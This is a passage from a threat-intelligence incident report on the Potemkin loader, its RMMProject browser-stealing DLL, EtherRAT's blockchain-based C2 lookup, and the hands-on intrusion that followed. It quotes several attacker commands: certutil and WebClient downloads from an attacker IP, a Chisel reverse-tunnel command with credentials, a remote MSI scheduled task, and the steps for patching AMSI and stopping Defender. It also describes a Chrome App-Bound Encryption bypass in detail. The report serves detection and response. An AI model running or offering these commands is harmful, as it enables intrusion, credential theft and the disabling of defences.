Component 6: [DLL] - module fetch
The [DLL] subsystem fetches a follow-on DLL from the C2 and loads it entirely in memory - parsing the PE headers, mapping sections, fixing up addresses, and resolving imports without ever calling LoadLibrary. It then calls an export named TLSDataStart.

Figure 7: PE section mapping, relocation patching, import resolution, and DllMain invocation without LoadLibrary
Some log strings give us the insights here:
[DLL] GET /avast_update - about to fetch the DLL
[DLL] status= - HTTP response code from the fetch
[DLL] decoded size= - size of the DLL after base64 decoding
[DLL] base= - memory address where the DLL was mapped
[DLL] entry_point= - whether the expected export was found in the DLL
[DLL] hbot= - heartbeat counter value at the time of execution
[DLL] entry returned, unloading module - the DLL's export function returned; about to unmap
[DLL] no response, err= - the fetch request failed entirely
The HTTP request:
TLSDataStart: is sent with an empty value. The string TLSDataStart is the export name the reflective loader looks for inside the returned DLL. Any DLL pushed through /avast_update must export a function named TLSDataStart. If the export is not found, the loader unmaps the module and returns failure. The agent loop logs [Agent] LoadAndRunDLL=0 and continues to the next iteration.
When the export function returns, the loader immediately unmaps the module. The mapped memory region is freed. The loaded module had no opportunity to persist code or state between iterations. The agent then checks whether one of the argument buffers now contains the literal string updatedll. If it does, the agent logs:
[Agent] DLL returned (updatedll), reloading…
Then immediately re-enters the DLL fetch path without sleeping. This signals the C2 to send an updated DLL, which gets fetched and loaded in the same polling cycle. If the buffer doesn't contain updatedll, the agent sleeps for 60 seconds before polling again.
Most modular loaders ship with a command dispatcher - a numeric or string opcode table where the operator can choose between download-and-execute, shell, file-listing, screenshot, kill, sleep, and so on. Potemkin has none of that, and the entire command vocabulary is pretty much one numeric code, 1015.
There is no error reporting channel back to the operator. If the DLL fetch fails, the agent logs the failure locally in dll_debug.log under %TEMP% but never tells the C2:
RMMProject
We recovered the DLL that the C2 served through /avast_update. The file is a 4.4 MB x64 DLL (avast_update.bin, SHA256: 3b7ae925e2d64522b4f69b56285b05aeca8c5aab5ab46a9c02c4fafb69d881ce) with the expected TLSDataStart export.
How the RMMProject receives its configuration
When Potemkin calls the TLSDataStart export, it passes two string arguments. The first is the C2 connection info. The second is a JSON task list, a configuration object from the C2 that tells RMMProject what to do (which browsers to target, what data to collect, and where to send it). RMMProject parses this JSON, executes each task, and POSTs the results back to the C2 before returning control to Potemkin.
Embedded DGA - same algorithm, same dictionary
RMMProject also has its own embedded copy of the DGA. The binary contains a domain resolver function that logs [DNS] FOUND domain[N] on success and [DNS] exhausted all N domains, none responded on failure - the same log format as the loader. The generator uses the same XorShift32 PRNG with the same constants (<<13, >>17, <<5), the same mod 1,000 word lookup from a 1,000-word encrypted dictionary (confirmed by exactly 1,000 TLS-guarded initialization blocks in the word lookup function), the same three-word concatenation with optional hyphens, the same 10,000-domain search limit, and the same default seed 0xDEADBEEF. The TLD is stored encrypted in a 4-byte global, consistent with .xyz. The dictionary is pretty much identical to Potemkin's.
Architecture: Lua-scriptable native modules
RMMProject embeds a full LuaJIT scripting engine (identified by the presence of LuaJIT-specific libraries ffi and jit in the initialization code, along with hundreds of Lua VM error messages).
On startup, RMMProject initializes the Lua VM, then registers a set of native C++ modules into the scripting environment. The C2 sends Lua scripts as part of the JSON task list, and RMMProject executes them. Each script can call any combination of the registered native modules and results are collected and POSTed back to the C2.
The following native modules are exposed to Lua (identified from C++ RTTI class names in the binary):
Http—HTTP client (GET/POST) built on cpp-httplib, for exfiltrating data or fetching additional payloads
Json—JSON construction and parsing via nlohmann::json
SQLiteDatabase / SQLiteStatement / SQLiteColumn—full SQLite 3.36.0 query interface, used to read browser credential databases
WinReg—Windows registry read/write (HKEY_CURRENT_USER, HKEY_USERS, key creation, value enumeration, deletion)
ASN1Decoder / ASN1Integer / ASN1OID—ASN.1 parsing for decoding NSS certificate and key storage formats
DirectoryStatement / RecursiveDirectoryStatement—filesystem enumeration (file listing, recursive directory walk)
Full task command table
RMMProject’s task dispatcher implements a switch statement with 15 task types, far more than Potemkin's single 1015 code. Each task type is a numeric code sent by the C2 inside the JSON task list:
Browser credential and cookie theft
The most noticeable capability in the DLL targets browser credentials and cookies across Chrome, Firefox, and Edge. Three separate task codes handle different aspects of browser data theft: 1001 for saved passwords, 1002 for cookies, 1003 for stored credentials, and 1013 for autofill data. All of them share the same underlying browser-access infrastructure.
The cookie-stealing path (task 1002) runs through a single 10 KB orchestrator function that processes all three browsers in sequence and logs its progress with kCookies: prefixed debug messages:
There are also error-path variants (kCookies: chrome ex:, kCookies: firefox ex:, kCookies: edge ex:, kCookies: exception:) that log failures per browser. The log output reveals the exfiltration pipeline: the function parses cookies from Chrome, logs the count, parses Firefox cookies, logs that count, parses Edge cookies, logs that count, then reports the total, serializes everything to JSON, compresses the JSON with zlib, and reports the compressed size. The final compressed blob is the task result that gets POSTed back to the C2.
For Chrome and Edge, the DLL decrypts cookie and credential data through a multi-step process that handles both the legacy and modern Chromium encryption schemes. The DLL first reads the browser's Local State file, a JSON configuration file that Chromium-based browsers store in the user's profile directory. Inside this file, the encrypted_key field contains the browser's master encryption key, itself encrypted with DPAPI (Windows' Data Protection API). The DLL calls CryptUnprotectData (imported from CRYPT32.dll) to unwrap this key.
Starting with Chrome version 127, Google introduced a new protection layer called App-Bound Encryption (ABE) that wraps the DPAPI-encrypted key with an additional layer of encryption tied
to the Chrome application identity. A process that isn't Chrome can't simply call the decryption API - the key is bound to Chrome's own code-signing identity.
RMMProject bypasses this with an embedded helper DLL injection. A 4,608-byte helper DLL is stored inside the main DLL at a fixed offset, XOR-encoded with the key 0x5A. At runtime, the DLL decodes this blob and writes it to a temp file at %TEMP%\<random>.tmp.
The DLL then locates the browser executable on disk. It uses ExpandEnvironmentStringsW to resolve both the system-wide and per-user installation paths and tries multiple candidate locations until it finds chrome.exe or msedge.exe. It then spawns the browser with CreateProcessW using the flags CREATE_NO_WINDOW | DETACHED_PROCESS | DEBUG_ONLY_THIS_PROCESS, and the browser runs hidden and in a debug state. Immediately after, DebugActiveProcessStop releases the debug state while the DLL retains the process handle.
With that handle, the DLL resolves LoadLibraryW from kernel32.dll via GetModuleHandleA and GetProcAddress, allocates memory inside the browser process (VirtualAllocEx), writes the path to the temp DLL into it (WriteProcessMemory), and creates a remote thread (CreateRemoteThread) that calls LoadLibraryW with that path - the classic DLL injection technique. The helper DLL loads inside Chrome's process space, inheriting Chrome's application identity. It reads the encrypted cookie key from a shared memory section (created earlier via CreateFileMappingA), decrypts it using the ABE APIs that are now accessible because the code is running as Chrome, and writes the decrypted key back through a named pipe. The main DLL reads the result from the pipe and immediately terminates the browser process with TerminateProcess.
The helper DLL itself (SHA256: cd4e5e2c65b1660470d3446539ee68adf5faeece3eaeb46583623be9911ee145) is a minimal x64 PE. It contains the string ABEPayloadArgs—the name of the shared memory section where the main DLL passes the encrypted key data. Its import table reveals the decryption mechanism: it imports OpenFileMappingA and MapViewOfFile from KERNEL32 to read from shared memory, CoInitializeEx and CoCreateInstance from ole32.dll to instantiate Chrome's IElevator COM interface (the system-level COM object Chrome registers for App-Bound Encryption operations), and CreateFileA / WriteFile to send the decrypted result back through the named pipe.

Figure 8: The ABE helper DLL's core logic: instantiating Chrome's IElevator COM interface via CoCreateInstance, calling CoSetProxyBlanket to set authentication, then opening the named pipe (CreateFileA) to read the encrypted data and write the decrypted result back
Once the master key is recovered, the DLL opens the browser's Cookies and Login Data files, both of which are SQLite databases, using the embedded SQLite 3.36.0 engine. It queries these databases, decrypts each cookie value or credential using AES-GCM with the recovered master key, and collects the results.
For Firefox, the decryption path is entirely different because Firefox uses Mozilla's NSS (Network Security Services) cryptographic library rather than DPAPI. The DLL queries Firefox's key database with two specific SQL statements: SELECT item1 FROM metadata WHERE id = 'password' to retrieve the master password verification hash, and SELECT a11 FROM nssPrivate to extract the encrypted private keys. It then parses the NSS key format using ASN.1 decoding and decrypts the actual credentials using PBKDF2 key derivation followed by 3DES-CBC decryption. Both PBKDF2 and 3DES are implemented through the statically linked Crypto++ library.
Task 1022 provides the ability to kill browser processes entirely, likely used as a preparatory step before reading the browser's SQLite databases, since browsers hold exclusive locks on their own database files while running.
RTSC: Remote terminal and screen control
RMMProject contains a remote desktop module identified by [RTSC] log prefixes and the RTSCServer class visible in the binary's RTTI data. Task code 1006 starts a session; task code 1007 stops it.
When the operator starts an RTSC session, the DLL creates a hidden Windows desktop using CreateDesktopW. This hidden desktop is invisible to the user, meaning that anything rendered on it doesn't appear on the user's screen. The DLL then launches a Chrome or Edge browser instance on this hidden desktop (both StartChrome and StartEdge entry points are visible in the RTTI). This gives the operator a live browser session they can interact with while the victim sees nothing.
The RTSC module establishes two separate socket connections back to the C2. The first is a frame socket that streams screen captures of the hidden desktop, the DLL captures frames using GDI+ functions (CreateCompatibleBitmap, BitBlt for screen capture, GdipSaveImageToStream for encoding) and sends them over this socket. The second is an input socket that receives mouse movements, clicks, keystrokes, and clipboard operations from the operator and replays them on the hidden desktop. The input handler alone is 14 KB of code, dispatching each input event type to the appropriate Windows API call.
The input socket uses a session-based protocol, it performs a hello/session_id handshake before accepting commands, with each step logged via [RTSC] OpenInputSocket: messages. This is a hidden-desktop browser session hijacking capability, commonly used for real-time banking fraud where the attacker needs to interact with an authenticated browser session.

Figure 9: RTSC input socket handshake: sending the session ID and reporting the SISR (Screen Input Stream Receiver) buffer size back to the C2
Task 1008 provides a simpler screenshot capability outside of the RTSC module - a single screen capture of the user's actual desktop, useful for reconnaissance before deciding whether to start a full RTSC session.
Process injection and module management
Task 1014 executes a file or process on the victim, with a parameter that specifies 32-bit or 64-bit execution. Task 1016 injects into a running process by name - the task configuration provides a name:data string, and RMMProject looks up the target process, injects the payload, and reports the result. Task 1017 cleans up after injection by terminating the injected threads.
The import table includes OpenProcessToken, AdjustTokenPrivileges, DuplicateTokenEx, ImpersonateLoggedOnUser, and LogonUserW. Tracing the call chains shows these are used by the cookie and credential theft tasks (1002, 1003) and the RTSC module (1006), not by the injection tasks. Their purpose is user impersonation: when RMMProject runs as SYSTEM or under a service account, it duplicates the logged-on user's token and impersonates them to access browser profile directories that belong to that user. The RTSC module uses the same mechanism to launch explorer on the hidden desktop under the correct user context.
Task 1026 downloads and loads an additional module at runtime. The task configuration provides a base64-encoded PE payload. RMMProject decodes it, then maps it entirely in memory using its own PE loader - the same reflective loading technique Potemkin uses for RMMProject itself. The loader parses PE headers, allocates memory with VirtualAlloc, maps each section, applies relocations, resolves imports via LoadLibraryA / GetProcAddress, registers exception handlers via RtlAddFunctionTable, and calls the module's DllMain entry point. Task 1027 unloads previously loaded modules by calling each module's DllMain with DLL_PROCESS_DETACH and freeing the mapped memory.
Beyond the beachhead: hands-on-keyboard intrusion and lateral movement

Figure 10: EtherRAT detections in the Huntress Portal
Five hours after the execution of the Potemkin loader, the threat actors dropped a second stage loader. The loader runs from a randomized directory under AppData: C:\Users\username\AppData\Local\KafhCqGLhOS4\. It contains three files. node.exe is a clean, signed Node.js runtime, RlLF3rizah.ini is the loader JavaScript, MseKOytIWeVrP85.xml is the encrypted payload.
Persistence
Persistence lives in the per-user Run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run, under a benign-sounding value named WindowsHost. Its content is conhost --headless “<node.exe>”“<RlLF3rizah.ini>”.
At each logon Windows runs that command. conhost.exe, the legitimate Console Window Host, is invoked with --headless, which suppresses the console window so the Node process runs with no visible window.
The loader doesn't rely on a dropper to stay persistent- it rewrites its own Run key. The registry path and command fragment are base64-encoded in the script: one string decodes to the Run key path, another to conhost --headless, and a third to reg. The loader writes the WindowsHost value via reg.exe, spawned with windowsHide:true so no console window flashes on screen and stdio:”ignore” so the command's output is discarded. The write happens with no visible indication to the user. The /f flag forces the overwrite without a confirmation prompt.
The reg add runs once, near the top of the script, when the loader process starts, not on a loop. So the persistence value is written once per loader process, and in practice that means once per logon, since the Run key is what launches the loader.
For remediation, this means clearing the Run key alone won't hold. The restart loop keeps the loader process and its payload resident, and the next logon relaunches the loader and rewrites the key. Cleanup requires killing the Node processes and deleting all three on-disk artifacts, then removing the Run key.
The dc() function reads MseKOytIWeVrP85.xml and decrypts it into JavaScript with a custom byte cipher. The cipher uses three constants embedded in the loader: a 64-byte subtraction key (k), a 16-byte XOR key (n), and a 256-byte S-box (si). Each ciphertext byte passes through a chained subtraction of the previous byte, an XOR against n and the byte's own index, a substitution through the S-box, and a final subtraction against k.

Figure 11: The dc() payload-decryption function and the embedded si substitution table
Decrypting MseKOytIWeVrP85.xml with the cipher above yields the payload: EtherRAT, a Node.js backdoor. On startup, EtherRAT derives a hidden install directory under %LOCALAPPDATA%. It takes an MD5 of COMPUTERNAME + USERNAME and uses bytes of that hash to pick folder names from two fixed lists (Microsoft, Windows, Programs, Packages, Google and Services, Components, Assemblies, Extensions, Modules). The path is deterministic per host but looks different on every machine. Configuration is stored there as a base64-encoded JSON blob.
The RAT also assigns itself a persistent ID. It checks its saved config, then a hidden file named .node_bot_id in %APPDATA%, then any 11-character dot-file (e.g. .a1b2c3d4e5) in that directory, and only generates a fresh UUID if none of those exist. The ID survives restarts, so the operator tracks the same host across reboots. A build identifier, ab653feb-9e78-4578-87ed-2e30329fe858, is hardcoded and sent with C2 traffic. Logging is disabled by default; when enabled it writes to %APPDATA%\svchost.log.
As researchers have previously documented, EtherRAT does not hardcode a C2 domain. Instead it uses EtherHiding for evasion, meaning that it reads its C2 address from the Ethereum blockchain. The fallback in the code is only hxxp://localhost:3000, a placeholder; the real address comes from a smart contract. The RAT holds a contract address, a second address used as the storage key when building the call data, and a 4-byte function selector. It issues eth_call requests across seven public Ethereum RPC providers: Tenderly, Flashbots, MEV Blocker, BlastAPI, PublicNode, dRPC, and Merkle. Then, it decodes the ABI-encoded string the contract returns and checks that it looks like an http(s) or ws(s) URL.
Example of resolving the live C2 from the EtherHiding contract:
The C2 address is held in the contract and returned on each lookup. To move the botnet, the operator sends a single cheap transaction that updates the stored value and every infected host picks up the change on its next poll. The contract used by this sample is 0xb3f2897f2bc797e5b9033faef8c81e92b01cb831, with storage key 0x40b57c3622c1CbfD699207F71F2dE5A8Fe256893. At the time of analysis the contract returned the live C2 hxxps://resumeacceptable[.]com. Once it has a C2 URL, EtherRAT enters an endless polling loop. Each request goes to a freshly randomized URL of the form /api/<random>/<botID>/<random>.<ext>, where the extension is chosen from png, jpg, gif, css, ico, or webp and a random query parameter is appended from id, token, key, b, q, s, or v, so each poll looks like a request for a static image or stylesheet.

Figure 12: Snippet of decrypted EtherRAT
Cloudflare tunnel (Patient 0)
Shortly after EtherRAT was established, the threat actor used it to deliver a Cloudflare tunnel. The Cloudflare cloudflared client, renamed to svchost.exe to pose as a Windows process, opens a Cloudflare quick tunnel that exposes a local service on 127.0.0.1:31024 to a public Cloudflare hostname, giving the attacker internet-reachable access to that internal service without opening any firewall port. It writes operational logs to cloudflared_tunnel.log in the same Temp folder, which record the assigned public tunnel hostname and connection activity:
C:\Users\username\AppData\Local\Temp\cloudflared\svchost.exe tunnel --url http://127.0.0.1:31024 --protocol http2 --no-autoupdate --edge-ip-version auto --loglevel info --logfile C:\Users\usernam\AppData\Local\Temp\cloudflared_tunnel.log

Figure 13: Log output (cloudflared_tunnel.log) from the renamed cloudflared client showing failed attempts to reach Cloudflare's edge, repeated DialContext errors connecting to Cloudflare edge IPs (198.41.200[.]63, 198.41.192[.]77) on port 7844
The part where a human shows up
In the early hours of the attack, we observed WMIExec recon against one of the endpoints, which Defender flagged and blocked. The command cmd.exe /Q /c whoami /groups | findstr /i admin 1> \Windows\Temp\DqNtxC 2>&1 carries the redirect signature commonly associated with Impacket, where output is written to \Windows\Temp\<8 chars>. Alongside this, the attacker leveraged WMI and SMB for remote command execution, which strongly suggested the Administrator credentials had already been compromised earlier in the intrusion. This turned out to be the first visible move in what we'd eventually track across the 11 unique hosts, a footprint that became progressively clearer as the customer onboarded additional endpoints to the Huntress agent throughout the engagement. Each new enrollment effectively turned the lights on in another room of the house, and what we saw confirmed that the operator had been working through the network for some time before we had telemetry to watch them with.
On one of the affected servers, the activity shifted into hands-on-keyboard work over WinRM, originating from an internal workstation already under the attacker's control. WinRM Event ID 91 logged a cmd shell created as DOMAIN\Administrator on the target host, confirming the attacker had connected interactively with the compromised credentials. Shortly after, the first malicious PowerShell hit disk in the form of powershell -nop -ep bypass -w hidden -f C:\Windows\Temp\D0OK1nWwId9W.ps1. Based on the follow-up activity, we assess the PowerShell content to be the following:
What followed was one of the more entertaining stretches of the case, where the attacker's all-in-one opening move ran straight into Windows Defender. The script was designed to patch AMSI in the current process by walking [Ref].Assembly to find the AmsiUtils class, locate the amsiContext field, and overwrite it with 0x80070057 (E_INVALIDARG) so any subsequent script content would bypass AMSI scanning; write Defender registry policies (DisableAntiSpyware, DisableRealtimeMonitoring, DisableIOAVProtection, DisableBehaviorMonitoring) to neuter the engine through policy; and then pull the Chisel binary from hxxp://77.110.122[.]58:23205/lQhEQui9a4lZ.exe and reflectively load it in memory via [Reflection.Assembly]::Load, invoking the entry point with the ek_user client arguments to establish a reverse SOCKS tunnel to 213.165.41[.]26:22603.
It didn't work cleanly. The AMSI patch handled the PowerShell layer fine, but Defender's on-disk and in-memory scanning kept catching the Chisel binary. The first launch via Start-ProcessC:\Windows\Temp\lQhEQui9a4lZ.exe -ArgumentList @('client','--auth','ek_user:S6YS0r55wH4U8Maa8joG','213.165.41[.]26:22603','R:47186:socks') was quarantined immediately.
The attacker re-staged the binary using certutil (certutil -urlcache -split -f hxxp://77.110.122[.]58:23205/lQhEQui9a4lZ.exe) and Defender quarantined it again. The opening script's policy writes had set the right registry values, but Defender's runtime scanning was still very much alive, and Chisel was a signatured binary it knew how to catch regardless of how the attacker tried to land it.
After enough cycles of this, the attacker eventually succeeded in adding C:\ProgramData\p as an exclusion path, which gave them a persistent staging directory free from inspection. From there, they attempted a reflective in-memory load of Chisel using [Byte[]]$b=(New-Object Net.WebClient).DownloadData('hxxp://77.110.122[.]58:23205/lQhEQui9a4lZ.exe'); [Reflection.Assembly]::Load($b).EntryPoint.Invoke(...), though Defender still managed to flag the bundled Costura main.dll. The attacker then iterated through several payload variants out of their newly-protected staging directory, each one a different combination of the same building blocks. J6Gupb9TpYNI.ps1 wrote the Defender registry policies and then downloaded Chisel to disk inside the exclusion folder before launching it hidden, O67tak2KFRmJ.ps1 stripped everything down to a minimal in-memory reflective load, and fsjH6IHuUkhh.ps1 was a near-duplicate of the original opening script (AMSI patch plus Defender policy writes plus reflective load) - just re-run from the protected directory. None of them got Chisel cleanly past Defender, so the attacker eventually gave up on a bypass and stopped the Defender service outright with Stop-Service WinDefend -Force; sc.exe config WinDefend start= disabled; sc.exe stop WinDefend. They confirmed the kill via (Get-MpComputerStatus).RealTimeProtectionEnabled, which is commonly run by attackers to check if Defender is active or if the coast is clear. This is the kind of small touch that tells you a human is at the keyboard.
Content of O67tak2KFRmJ.ps1:
With Defender out of the way, the operator ran additional reconnaissance, executing the same checks twice. They pulled InstalledUICulture, Win32_VideoController, SecurityCenter2 AntivirusProduct, Win32_ComputerSystem.Domain, and Win32_ComputerSystem.PartOfDomain. They also went looking for ScreenConnect or ConnectWise installations using Get-WmiObject Win32_Product | Where-Object { $_.Name -like *cons* }, which is a common precursor to abusing RMM software for follow-on access.
Persistence followed quickly. The first mechanism was a scheduled task to retrieve and execute EtherRAT called msiInstall2, created with schtasks /create /tn msiInstall2 /tr "msiexec.exe /i hxxp://77.110.122[.]58:23205/cons_1.0.1.msi /quiet /norestart /l*v C:\ProgramData\p\msi.log" /sc once /st 00:00 /ru SYSTEM /f && schtasks /run /tn msiInstall2, which Defender quarantined from C:\Windows\System32\Tasks\msiInstall2. The attacker then established a second scheduled task named ekShell2 pointing at C:\ProgramData\p\yH88LG8yCOnU.ps1. The script is a reverse shell, a loop that opened a TCP connection to 77.110.122[.]58:43301, spawned a hidden powershell.exe -nop -ep bypass child process, and bridged the socket to the process's standard input, output, and error streams. Commands read off the wire got piped into PowerShell's stdin, and output and error streams got read back through a 4 KB buffer and written out to the socket. If the connection ever dropped or the PowerShell child exited, the script slept 30 seconds and reconnected.
Content of yH88LG8yCOnU.ps1:
Later in the same session on this host, the attacker pulled out the heavyweight Defender disable. They first ran ek_disable_av.ps1, a quick policy-and-service kill that wrote the standard DisableAntiSpyware / DisableRealtimeMonitoring / DisableIOAVProtection / DisableBehaviorMonitoring / DisableOnAccessProtection registry values, then stopped and disabled the WinDefend service.
Content of ek_disable_av.ps1:
